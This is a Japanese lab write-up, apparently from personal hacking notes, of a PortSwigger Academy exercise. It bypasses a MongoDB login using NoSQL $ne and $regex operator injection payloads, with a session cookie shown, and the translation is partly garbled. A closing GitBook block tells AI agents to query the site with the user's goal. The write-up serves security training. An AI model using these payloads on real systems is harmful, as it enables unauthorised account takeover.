> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md).
# NoSQL コントローラへのインジェクションによる認証バイパス
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### 認証を回避するための NoSQL オペレーターインジェクションの悪用
**ラボの背景**
このラボの接続機能はデータベースに基づいています **MongoDB(NoSQL)**. / \*\*MongoDB\*\* の演算子を介した \*\*NoSQL インジェクション\*\* に脆弱です。
\*\* ターゲット:\*\*/ アプリケーションにとして接続する **ユーザー `administrator`** そのパスワードを知らずに。
標準ユーザー用の有効な認証情報が提供されています:
* **wiener : peter**

**ログインフォームの動作**
ログインパネルがあります。 / サーバーに送信されるリクエストは、 **POST** JSON 形式です:
```json
{
"username":"wiener",
"password":"peter"
}
```
**〜を使ったインジェクション試行 `$ne` 演算子**
最初の考えは、管理者のパスワードが x とは異なると指定して、管理者に認証させることです
```json
{
"username": "administrator",
"password": { "$ne": "x" }
}
```

この試みは **機能しません** この特定のケースでは。
**演算子による回避 `$regex`**
を使ってインジェクションが可能です **`$regex`** この演算子では、フィールド上のパターン一致が可能になります。
**ユーザー wiener で機能する例**
```json
{
"username": {
"$regex": "wie.*"
},
"password": "peter"
}
```
このクエリは、名前が次で始まる任意のユーザーに対応します `wie`.
**パスワードなしの管理者としてアクセスする**
管理者のパスワードを知らなくても、次の組み合わせを使用できます:
```json
{
"username": {
"$regex": "^a"
},
"password": {
"$ne": "x"
}
}
```
\*\*論理的な解釈:\*\*
> « 名前が次で始まるユーザーをください **1つの**/ かつ、そのパスワードが **n は x と等しくない** »
**結果**

サーバーはリクエストを受け入れ、次を返します: **302 Found**、認証が成功したことを示します。
新しいセッション Cookie が返されます:
`Set-Cookie: session=1jnvdOe3aaWIAyrj3WzRRJA1X40Ma1QU`
これでアプリケーションへのアクセスは管理者として行われます\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.